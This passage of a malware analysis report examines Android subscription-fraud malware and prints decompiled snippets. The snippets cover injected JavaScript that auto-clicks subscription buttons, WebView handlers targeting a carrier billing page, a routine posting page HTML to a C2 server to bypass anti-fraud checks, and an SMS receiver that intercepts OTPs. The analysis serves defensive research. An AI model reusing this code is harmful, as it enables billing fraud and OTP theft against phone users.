76        var inputs = document.getElementsByTagName('input');
77        if (inputs != null) {
78            for (var i = 0; i < inputs.length; i++) {
79                var input = inputs[i];
80                if (r == 0
81                        && (input.type == 'button' || input.type == 'image' || input.type == 'submit')
82                        && (input.value.toLowerCase().indexOf('confirm') >= 0
83                                || input.name.toLowerCase().indexOf('confirm') >= 0
84                                || input.alt.toLowerCase().indexOf('confirm') >= 0
85                                || input.value.toLowerCase().indexOf('yes') >= 0
86                                || input.name.toLowerCase().indexOf('yes') >= 0
87                                || input.alt.toLowerCase().indexOf('yes') >= 0
88                                || input.value.toLowerCase().indexOf('click') >= 0
89                                || input.name.toLowerCase().indexOf('click') >= 0
90                                || input.alt.toLowerCase().indexOf('click') >= 0
91                                || input.value.toLowerCase().indexOf('subscr') >= 0
92                                || input.name.toLowerCase().indexOf('subscr') >= 0
93                                || input.alt.toLowerCase().indexOf('subscr') >= 0
94                                || input.value.toLowerCase().indexOf('enter') >= 0
95                                || input.name.toLowerCase().indexOf('enter') >= 0
96                                || input.alt.toLowerCase().indexOf('enter') >= 0
97                                || input.value.toLowerCase()
98                                        .indexOf('continue') >= 0
99                                || input.name.toLowerCase().indexOf('continue') >= 0
00                                || input.alt.toLowerCase().indexOf('continue') >= 0
01                                || input.value.toLowerCase().indexOf('ok') >= 0
02                                || input.name.toLowerCase().indexOf('ok') >= 0
03                                || input.alt.toLowerCase().indexOf('ok') >= 0
04                                || input.value.toLowerCase().indexOf('submit') >= 0
05                                || input.name.toLowerCase().indexOf('submit') >= 0
06                                || input.alt.toLowerCase().indexOf('submit') >= 0
07                                || input.value.toLowerCase().indexOf(
08                                        'start now') >= 0
09                                || input.name.toLowerCase()
10                                        .indexOf('start now') >= 0
11                                || input.alt.toLowerCase().indexOf('start now') >= 0
12                                || input.value.toLowerCase()
13                                        .indexOf('play now') >= 0
14                                || input.name.toLowerCase().indexOf('play now') >= 0
15                                || input.alt.toLowerCase().indexOf('play now') >= 0 || (input.id != null && input.id == 'subscription'))) {
16                    r = c(input, 1, i, od);
```

Figure 7. JavaScript injected code scraping related HTML elements


On line 76, *getElementsByTagName*returns a collection of all the Document Object Model (DOM) elements tagged as *input*. The loop on line 78 goes through every element and checks its *type*as well as its *name*, *value,* and *alt*properties. When an element is found to contain keywords, such as “confirm”, “click”, and “continue”, it is sent to the *c*function, as depicted below:



```
34 function c(w, t, p, od) {
35     try {
36         if (jdh(od, p)) {
37             if (t == 1) {
38                 w.click();
39             } else {
40                 w.submit();
41             }
42             return 1;
43         }
44     } catch (err) {
45     }
46     return 0;
```

Figure 8. JavaScript function simulating clicks on selected HTML elements

The *if* statement on line 36 checks if the element has already been clicked by calling the *jdh* function, displayed below in Figure 12. Finally, the *c* function invokes the *click()* or *submit()* function by the time the branch on line 37 (see figure 11) is followed:




```
function getCookie(name) {
    try {
        var arr, reg = new RegExp('(^| )' + name + '=([^;]*)(;|$)');
        if (arr = document.cookie.match(reg)) {
            return unescape(arr[2]);
        }
    } catch (err) {
    }
    return null;
}
function jdh(id, p) {
    try {
        var tags = document.getElementsByTagName('*');
        var cid = getCookie('jdhid');
        var l = getCookie('jdhl');
        var exp = new Date();
        exp.setTime(exp.getTime() + 60 * 1000 * 1);
        if (cid != null && cid == id) {
            if (l.indexOf('_' + tags.length + '#' + p + '_') >= 0) {
                return false;
            } else {
                document.cookie = 'jdhl=' + l + tags.length + '#' + p + '_';
                return true;
            }
        } else {
            document.cookie = 'jdhid=' + id + ';expires=' + exp.toGMTString();
            document.cookie = 'jdhl=_' + tags.length + '#' + p + '_';
            return true;
        }
    } catch (err) {
    }
    return true;
}
```

Figure 9.

JavaScript code checking if the page has already been visited


The HTML page loading process is tracked using an *onPageFinished*callback of the *WebViewClient*attached to the WebView. Subsequently, a handler that listens for relative message types acts depending on the next steps that are required for the subscription to take place. In the code snippet below, the URL loaded in the WebView and a *signal*with *id* “128”is sent to *handler2*to evaluate the service and initiate the subscription process:



```
public void onPageFinished(WebView view, String url) {
    int v0 = 1;
    vgy7 v1 = vgy7.this;
    if(v1.bhu8.asd1 > 0L || (v1.zse4)) {
        return;
    }

    v1.bhu8.mko0("--------:" + url);
    if(url.startsWith(vgy7.vgy7.vgy7.vgy7.vgy7.https)) {
        vgy7.this.url_1 = url;
    }

    vgy7.vgy7(vgy7.this, true);
    vgy7 v1_1 = vgy7.this;
    if(!v1_1.bhu8.xdr5 || !v1_1.bhu8.nji9(v1_1.url_1)) {
        v0 = 0;
    }

    vgy7.bhu8(v1_1, ((boolean)v0));
    vgy7 v0_1 = vgy7.this;
    if(v0_1.qaz1) {
        v0_1.vgy7(302, 60007);
        return;
    }

    Message message = v0_1.handler2.obtainMessage(0x80, v0_1.url_1);
    v0_1.handler2.sendMessageDelayed(message, 3021L);
}
```

Figure 10. Malware evaluating the steps required to initiate the subscription process


Multi-step or target subscription processes may require additional verification steps. The handler depicted below checks the page URL loaded in the WebView. If the URL matches *doi[.]mtndep.co.za/service/,* then the handler runs the JavaScript code assigned to the *Properties.call_jbridge_dump* variable:



```
this.handler2 = new Handler(context.getMainLooper()) {
    @Override  // android.os.Handler
    public void handleMessage(Message message) {
        if(message != null) {
            int what = message.what;
            if(what == 0x72) {  // 115
                JavaJsbridge.this.l_webview_subclass.stopLoading();
                JavaJsbridge.this.l_webview_subclass.destroy();
                return;
            }

            JavaJsbridge v2 = JavaJsbridge.this;
            vgy7 v1 = v2.bhu8;
            if(v1.asd1 <= 0L) {
                if(what == 0x80) {  // 128
                    String v0_1 = (String)message.obj;
                    json_obj_1 v1_1 = v1.vgy7(v0_1);
                    if(JavaJsbridge.this.bhu8.http_status >= 300 || (v0_1.contains("://doi.mtndep.co.za/service/"))) {
                        JavaJsbridge.this.l_webview_subclass.evaluateJavascript(Properties.call_jbridge_dump, null);
                    }

                    if(v1_1 == null) {
                        JavaJsbridge.this.vgy7(301, 20007);
                        return;
                    }

                    JavaJsbridge.this.vgy7(302, 20007);
                    JavaJsbridge v0_2 = JavaJsbridge.this;
                    if(v0_2.bhu8.http_status >= 300) {
                        v0_2.bhu8.mko0("runJs-" + v1_1.vgy7 + ":" + v1_1.js_hook);
                    }
```

Figure 11. Malware running code depending on certain conditions


A *signal* with *id* “107” triggers some additional steps that require communication with the command and control (C2) server. This case is demonstrated in the following figures:



```
public void handleMessage(Message arg7) {
    if(arg7 != null) {
        JavaJsbridge v1 = JavaJsbridge.this;
        if(v1.bhu8.asd1 <= 0L && arg7.what == 107) {
            v1.bhu8(((String)arg7.obj));
            return;
        }
    }
}
```

Figure 12. Malware running code depending on the specific signal id


Upon receiving the signal, the handler invokes the *v1.bhu8* function:



```
public final void bhu8(String arg14) {
    int v0_10;
    vgy7 v1;
    String v0_5;
    String v8_3;
    String v0_6;
    int v0 = 0;
    this.bhu8.mko0("requestPage:" + arg14);
    tpack.l2.nji9.bhu8 v2 = new tpack.l2.nji9.bhu8(this.url_1);
    v2.nji9 = new tpack.l2.nji9.vgy7() {
        public String vgy7(String arg6) {
            JavaJsbridge v0 = JavaJsbridge.this;
            if(v0.bhu8.http_status >= 400) {
                v0.bhu8.mko0("    " + arg6);
            }

            tpack.l2.mko0.vgy7.bhu8 v0_1 = tpack.l2.bhu8.vgy7(JavaJsbridge.this.bhu8, arg6, null, "");
            if(v0_1 != null) {
                JavaJsbridge.this.vgy7(202, 300007);
                return tpack.l2.bhu8.vgy7(JavaJsbridge.this.bhu8, v0_1, arg6, null);
            }

            return arg6;
        }
    };
    nji9 v2_1 = v2.vgy7(this.xdr5).vgy7(arg14);
    this.bhu8.mko0("Result:" + v2_1);
    if((v2_1.bhu8.contains("://doi.mtndep.co.za/service/")) && (new String(v2_1.mko0).contains("://web-zmd.secure-d.io/api/v1/activate"))) {
        String v5 = new String(v2_1.mko0);
        String v3 = tpack.l2.bhu8.vgy7(this.bhu8, v2_1.bhu8, v5);
        if(v3 != null && v3.length() > 0) {
            this.url_1 = v2_1.bhu8;
            this.bhu8(v3);
            return;
        }
```


Figure 13. Malware attacking anti-fraud protection

After checking for the *web-zdm[.]secure-d[.]io/api/v1/activate*in the server’s reply, the malware invokes the *tpack[.]l2.bhu8[.]vgy7* function. This function sends the current URL loaded in the application’s WebView as well as some extra information like country code, and HTML code:



```
public static String vgy7(vgy7 arg5, String url, String html) {
    String v0_4;
    try {
        JSONObject v0_1 = new JSONObject();
        v0_1.put("page_url", url);
        v0_1.put("page_html", html.replace("secd_msisdn_label", "label").replace("msisdn", "xinwhs"));
        v0_1.put("country_code", "za");
        v0_1.put("user_agent", bhu8.user_agent_string);
        ByteArrayOutputStream v1 = new ByteArrayOutputStream();
        GZIPOutputStream v2 = new GZIPOutputStream(v1);
        v2.write(v0_1.toString().getBytes(StandardCharsets.UTF_8));
        v2.flush();
        v2.close();
        HttpURLConnection v0_2 = (HttpURLConnection)new URL("http://weathercycl.club/zknkm/" + arg5.tag_value + "/").openConnection();
        v0_2.setRequestMethod("POST");
        v0_2.setConnectTimeout(0xEB00);
        v0_2.setReadTimeout(30080);
        v0_2.setRequestProperty("Content-Type", "application/json;charset=utf-8");
        v0_2.setRequestProperty("Accept", "application/json");
        v0_2.setRequestProperty("Content-Encoding", "gzip");
        v0_2.setDoOutput(true);
        v0_2.getOutputStream().write(v1.toByteArray());
        InputStream v0_3 = v0_2.getInputStream();
        BufferedReader v1_1 = new BufferedReader(new InputStreamReader(v0_3));
        StringBuilder v2_1 = new StringBuilder();
        if(v0_3 == null) {
            v0_4 = "";
        }
        else {
            while(true) {
                String v3 = v1_1.readLine();
                if(v3 == null) {
                    break;
                }

                v2_1.append(v3);
            }

            v0_3.close();
            v0_4 = v2_1.toString();
        }

        JSONObject jsonObject = new JSONObject(v0_4);
        if(arg5.qaz1.contains("nksiwss")) {
            arg5.mko0(bhu8.vgy7(jsonObject.getString("web_image"), url));
            arg5.mko0(bhu8.vgy7(jsonObject.getString("analytics_image"), url));
        }

        arg5.mko0(bhu8.vgy7(jsonObject.getString("payload"), url, jsonObject.getString("secure-token"), jsonObject.getString("secure-session-id")));
        return jsonObject.getString("redirect");
    }
    catch(Exception v0) {
        arg5.mko0("MTN exception:" + v0.toString());
        return null;
    }
}
```

Figure 14. Malware sending information to the C2 server



```
{
  "redirect": "http://doi.mtndep.co.za/verification?rid=82e381a0237011ecb69385046f3f1934&ext_ref
  "confirm_url": "http://web-zmd.secure-d.io/api/v2/activate",
  "secure-session-id": "AQ4z3knIozdGq-Tgr8LgN-QqVKUNdf06l40C_iVrrCopF8dE6Yvl0OBIHQYXEny0Zd8g",
  "analytics_image": "http://analytics-zmd.securewebfraud.io/web/v1/content/view/Confirmation/za_
  "request_id": 31453384280379390,
  "result": "solve_success",
  "page_origin": "http://doi.mtndep.co.za",
  "web_image": "http://web-zmd.secure-d.io/web/v1/content/view/Confirmation/za_mtn/AQ4z3knIozdGq
  "payload": "xzIgfcbU+yU+TuOEpib78w==QwbKWh23oUufktrmBhiQdORSkw9U8dGp2GO2XakKPSF9flO31tqe1h5G26
  "secure-token": "eiRWsxwWQ7YGGASIPytgLgKk2PU"
}
```


Figure 15. A solver-type service offered by the C2 server

Intercepting OTPs

In most cases, the service provider sends an OTP that must be sent back to the server to complete the subscription process. As the OTP can be sent by using either the HTTP or USSD protocol or SMS, the malware must be capable of intercepting these types of communication. For the HTTP protocol, the server's reply must be parsed to extract the token. For the USSD protocol, on the other hand, the only way to intercept is by using the accessibility service.

One method of intercepting an SMS message, requiring *android.permission.RECEIVE_SMS* permission, is to instantiate a *BroadcastReceiver* that listens for the *SMS*_RECEIVED action.


The following code snippet creates a *BroadcastReceiver*and overrides the *onReceive*callback of the superclass to filter out messages that start with "rch":



```
tpack.l2.cft6.Otp_interceptor.nji9broadcastReceiver v0_1 = new BroadcastReceiver() {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context arg8, Intent arg9) {
        Object[] v0 = (Object[])arg9.getExtras().get(Properties.pdus);
        if(v0 != null) {
            int v2;
            for(v2 = 0; v2 < v0.length; ++v2) {
                SmsMessage v1 = SmsMessage.createFromPdu(((byte[])v0[v2]));
                String v4 = v1.getMessageBody();
                if(v4 != null && (v4.startsWith("rch"))) {
                    new Thread(new Runnable() {
                        @Override
                        public void run() {
                            new bhu8(null).vgy7(this.vgy7);
                        }
                    }).start();
                }
```

Figure 16. Code that filters out SMS messages that start with "rch"

